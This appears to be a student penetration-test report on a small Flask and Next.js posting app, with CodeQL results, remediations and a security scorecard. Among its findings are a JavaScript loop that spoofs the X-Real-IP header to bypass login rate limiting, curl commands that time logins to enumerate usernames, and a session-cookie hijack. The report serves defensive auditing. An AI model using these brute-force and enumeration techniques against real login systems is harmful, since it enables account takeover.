Member: timestamp
[Path with value: /[]/timestamp:Sat, 01 Nov 2025 21:18:26 GMT]
[Member with value: timestamp:Sat, 01 Nov 2025 21:18:26 GMT]
String value: Sat, 01 Nov 2025 21:18:26 GMT
Key: timestamp
[Path: /[]/timestamp]
Member: title
[Path with value: /[]/title:Winter]
[Member with value: title:Winter]
String value: Winter
Key: title
[Path: /[]/title]
0140 65 6e 74 22 3a 22 57 69 6e 74 65 72 20 69 73 20 ent":"Wi nter is
0150 63 6f 6d 69 6e 67 22 2c 22 6f 77 6e 65 72 49 44 coming", "ownerID
0160 22 3a 22 31 34 36 32 66 37 38 37 2d 63 64 64 36 ":"1462f 787-cdd6
0170 2d 34 62 31 34 2d 39 61 62 38 2d 36 30 63 36 36 -4b14-9a b8-60c66
0180 32 66 63 64 31 66 64 22 2c 22 70 6f 73 74 49 44 2fcd1fd" , "postID
0190 22 3a 22 62 36 65 66 65 37 35 64 2d 37 62 36 63 ":"b6efe 75d-7b6c
01a0 2d 34 30 63 65 2d 39 30 30 37 2d 36 62 66 38 66 -40ce-90 07-6bf8f
01b0 35 64 32 36 36 35 34 22 2c 22 74 69 6d 65 73 74 5d26654" ,"timest
01c0 61 6d 70 22 3a 22 53 61 74 2c 20 30 31 20 4e 6f amp":"Sa t, 01 No
01d0 76 20 32 30 32 35 20 32 31 3a 31 38 3a 32 36 20 v 2025 2 1:18:26
01e0 47 4d 54 22 2c 22 74 69 74 6c 65 22 3a 22 57 69 GMT","ti tle":"Wi
01f0 6e 74 65 72 22 7d 2c 7b 22 63 6f 6d 6d 65 6e 74 nter"},{ "comment
0200 73 22 3a 6e 75 6c 6c 2c 22 63 6f 6e 74 65 6e 74 s":null, "content
0210 22 3a 22 49 54 20 49 53 20 56 49 4f 4c 41 54 49 ":"IT IS VIOLATI
0220 4f 4e 20 4f 46 20 43 4f 4e 46 49 44 45 4e 54 49 ON OF CO NFIDENTI
0230 41 4c 49 54 59 22 2c 22 6f 77 6e 65 72 49 44 22 ALITY"," ownerID"
0240 3a 22 36 35 61 31 66 30 38 33 2d 61 36 38 30 2d :"65a1f0 83-a680-
0250 34 39 37 37 2d 38 62 64 31 2d 35 33 31 64 30 36 4977-8bd 1-531d06
0260 66 37 33 64 63 63 22 2c 22 70 6f 73 74 49 44 22 f73dcc" , "postID"
0270 3a 22 37 31 35 34 62 66 33 61 2d 33 37 63 34 2d :"7154bf 3a-37c4-
0280 34 36 66 33 2d 62 61 33 61 2d 35 31 35 38 64 39 46f3-ba3 a-5158d9
0290 35 64 31 30 62 35 22 2c 22 74 69 6d 65 73 74 61 5d10b5", "timesta
02a0 6d 70 22 3a 22 53 61 74 2c 20 30 31 20 4e 6f 76 mp":"Sat , 01 Nov
02b0 20 32 30 32 35 20 32 31 3a 32 32 3a 34 36 20 47 2025 21 :22:46 G
02c0 4d 54 22 2c 22 74 69 74 6c 65 22 3a 22 57 45 20 MT","tit le":"WE
02d0 43 41 4e 20 53 45 45 20 54 48 49 53 20 50 4f 53 CAN SEE THIS POS
02e0 54 20 49 4e 20 50 41 43 4b 45 54 20 43 41 50 54 T IN PAC KET CAPT
02f0 55 52 45 22 7d 2c 7b 22 63 6f 6d 6d 65 6e 74 73 URE"},{" comments
0300 22 3a 6e 75 6c 6c 2c 22 63 6f 6e 74 65 6e 74 22 ":null," content"



CodeQL Analysis:

CodeQL was used to perform a static analysis of the codebase to search for potential vulnerabilities. All flagged items were code quality issues rather than exploitable security vulnerabilities, particularly unused variables and imports. Relevant findings are shown below:


Rule ID	Message	File	Line
js/unused-local-variable	Unused import Router	src/app/Home/page.tsx	5
js/unused-local-variable	Unused variable poster	src/app/Post/page.tsx	19
js/unused-local-variable	Unused import Image	src/app/SignUp/page.tsx	3
js/unused-local-variable	Unused import Image	src/app/page.tsx	3
js/unused-local-variable	Unused import redirect	src/app/page.tsx	4

Issue: Robust protection against brute force login attempts incomplete/missing

System verified users based on the X-Real-IP header which user can modify. There is rate limiting set up in \acim-WebDenial\flaskr__init__.py but since it trusts the X-Real-IP header, a

hacker could theoretically run a simple program to keep brute forcing login attempts to find a password for a user whose username they might have by constantly changing this header and thus never run into any rate limiting issues. See code and test below (just proof of concept as attempts go over 20 requests in a 10 second window and never get the 429 error for too many requests in rotating ip address example vs standard example). There looks to be a gatekeepObj function that bans users after a report but is never actually called anywhere so a 403 forbidden error is never received by a malicious user. Only 401 errors for invalid usernames and passwords are received in the rotating IP address case:

```
//regular brute force demonstration with no rotating IP address. Loop called 30 times
async function SpamconstantIPs(n=30){
  for (let i=1;i<=n;i++){
//IP address user claims it is. In this case its constant
    const ip = `10.0.0.7`;
    const r = await fetch("http://localhost:5000/Login", {
//login method
      method:"POST",
      headers: {
        "Content-Type":"application/json",
        "X-Real-IP": ip
      },
//sample username and password being attempted

      body: JSON.stringify({username:"victim", password:"wrong"})
    });
    console.log(ip, r.status);
  }
}
SpamconstantIPs();
```



Above: screenshot of requests around request number 20 in console without rotating IP addresses


```
//brute force demonstration with rotating IP address. Loop called 30 times
async function SpamrotateIPs(n=30){
  for (let i=1;i<=n;i++){
//IP address user claims it is. In this case its rotating with i
    const ip = `10.0.0.7.${i}`;
    const r = await fetch("http://localhost:5000/Login", {
//login method
      method:"POST",
      headers: {
        "Content-Type":"application/json",
        "X-Real-IP": ip
      },
//sample username and password being attempted

      body: JSON.stringify({username:"victim", password:"wrong"})
    });
    console.log(ip, r.status);
  }
}
SpamrotateIPs();
```


Above: using the rotating ip address code, rate limiting is bypassed

Recommended solutions: Do not trust user IP address based on the header. Also, update and call the gatekeepObj to include cases to ban malicious users.

Issue: Some button visibility issues between dark mode and light mode in browser

Below are pictures of the same image in light mode vs dark mode in chrome. As you can see, the actionable home button seems completely invisible in light mode compared to dark mode. While this might not be as serious of an issue, this can still lead to availability issues in certain circumstances. Imagine an office setting where a user maliciously changes browser settings as part of an "update" leading to these invisible buttons. Better to avoid any scenarios and possible availability issues by having more consistent, visible buttons across the board.





Recommended solution: Have buttons be consistently visible across most common browser set-ups.

Issue: Timing issue between real usernames and invalid usernames causes side channel information leak

Based on the code, on sign-up, a user's password is hashed using bcrypt. When signing in, if the username matches a username in its database, it attempts to hash the password provided in the same way that the original password was on sign-up and then compares the two passwords to see if they match. This feature is in place to prevent issues if the database is leaked as raw passwords are not stored.

However, if the username is not in the database when signing in, the user is rejected without additional steps. Since bcrypt is a slow hash, this results in a significant time difference between logging in with a username that exists in the system compared to one that does not. This was demo'd with the following code in the fish shell inside the repo:

Attempting the login with a username that does exist ('Dummy') in the database 10 times, recording the time taken each time (in silent mode and with max timeouts added and also discarding the returned token value):

```
for i in (seq 1 10) curl -s -o /dev/null -w "%{time_total}\n" \ -H "Content-Type: application/json" \
-d '{"username":"Dummy","password":"Dummy77?"}' \ http://localhost:5000/Login end
```

```
partho@LAPTOP-MMMT3N4B ~/acim-WebDenial (main)> for i in (seq 1 10); curl -sS -
m 5 -o /dev/null -w "%{time_total}\n" -H "Content-Type: application/json" -d '{
"username":"Dummy","password":"Dummy77?"}' http://localhost:5000/Login; end
0.277939
0.285525
0.274266
0.286068
0.260663
0.262412
0.255141
0.280442
0.277949
0.274513
```

Attempting the login with a username that does not exist ('no_such_user_abcdef') in the database 10 times, recording the time taken each time (in silent mode and with max timeouts added and also discarding the returned token value):

for i in (seq 1 10); curl -sS -m 5 -o /dev/null -w "%{time_total}\n" -H "Content-Type: application/json" -d '{"username":"no_such_user_abcdef","password":"wrong"}' http://localhost:5000/Login; end

```
partho@LAPTOP-MMMT3N4B ~/acim-WebDenial (main)> for i in (seq 1 10); curl -sS -m 5
-o /dev/null -w "%{time_total}\n" -H "Content-Type: application/json" -d '{"usernam
e":"no_such_user_abcdef","password":"wrong"}' http://localhost:5000/Login; end
0.048369
0.037941
0.039583
0.039624
0.036401
0.039365
0.039027
0.038112
0.039141
0.039270
```


As you can see, a user not in the database has a response for the login attempt significantly faster, letting malicious users be able to determine if a given username exists in the database or not.

Solution: Remedy login so there isn't a difference in timing between users that exist in the system and users that do not.


Session token is visible to javascript:

The authenticated user's session cookie is stored without setting the HttpOnly flag. This allows javascript to read the cookie with document.cookie. If a current or future vulnerability is found that exploits this, such as XSS, this token could potentially be exfiltrated. Successfully stealing this token allows for session hijacking.

Session cookie of victim:




Session cookie of attacker:



The attacker cannot delete the post as their session cookie is different from the owner's.

Attacker hijacks victim's session by manually setting document.cookie to match the victim':



Since the session token now matches that of the post's owner, the attacker has successfully hijacked the victim's session. They now may post and comment under the victim's name, and delete posts made by the victim.

Recommended solution:
Set the HttpOnly flag on the session cookie when it's created so that javascript may not read it. Currently no successful exploit has been found leveraging this vulnerability, however it is a potentially serious vulnerability with a relatively simple fix.

Remediations and Fixes

- **Mysql** - Have a strong password for all the accounts on the database so attackers aren't able to hack into them and modify data in the database.
- **HTTPS** - We were still able to read the data flowing in and out of the app when the users were posting or commenting. This can be prevented by using HTTPS instead of just HTTP.
- **Brute Forcing** - Since the way you guys were handling IP banning and DOS prevention we can get past it by changing the header information before sending a request and changing the IP's. Make sure to not trust the IP's based on the request header and call the gatekeepObj function properly to ban IP's that try to flood or bruteforce the app.
- **Visibility Issues for Buttons** - Some of the buttons on the app are not visible due to dark and light mode which can lead to accessibility problems. This is an easy fix by just making sure the text color is readable.
- **Side Channel** - We also discovered that wrong usernames were taking less time to throw error than right usernames. This can be fixed by making sure the loop isn't ending early when the username isn't found in the database and existing or non existing usernames take the same amount of time to process.
- **HTTP Only Flag** - The cookies used for the app sessions did not have an HTTP Only flag enabled. This can let users grab their cookies by running javascript which if leaked can lead to security risks. This is an easy fix in the code and can be enabled.

Security Metrics

- Confidentiality
    - Passwords hashed : ✅
    - Password resetting : Not tested

  Passed 1/2 requirements

- Integrity
    - Posts not modified by anyone but original poster : ❌
    - Database tables are not modified : ❌
    - Least Privelege : ❌
    - Logs Monitoring : ❌
    - Limit account actions: ❌
    - Restricting chance of critical account details: ❌

  Passed 0/6 requirements

- Availability
    - DOS prevention: ❌
    - Admin Access: ✅
    - All users about to view posts: ✅

  Passed 2/3 requirements

Overall: Fail — 3/11 (27%) of CIA requirements met. Critical confidentiality and integrity gaps (plain DB access, session hijacking) require immediate remediation. Having a strong password on the database should immediately bring the rating up by a significant amount.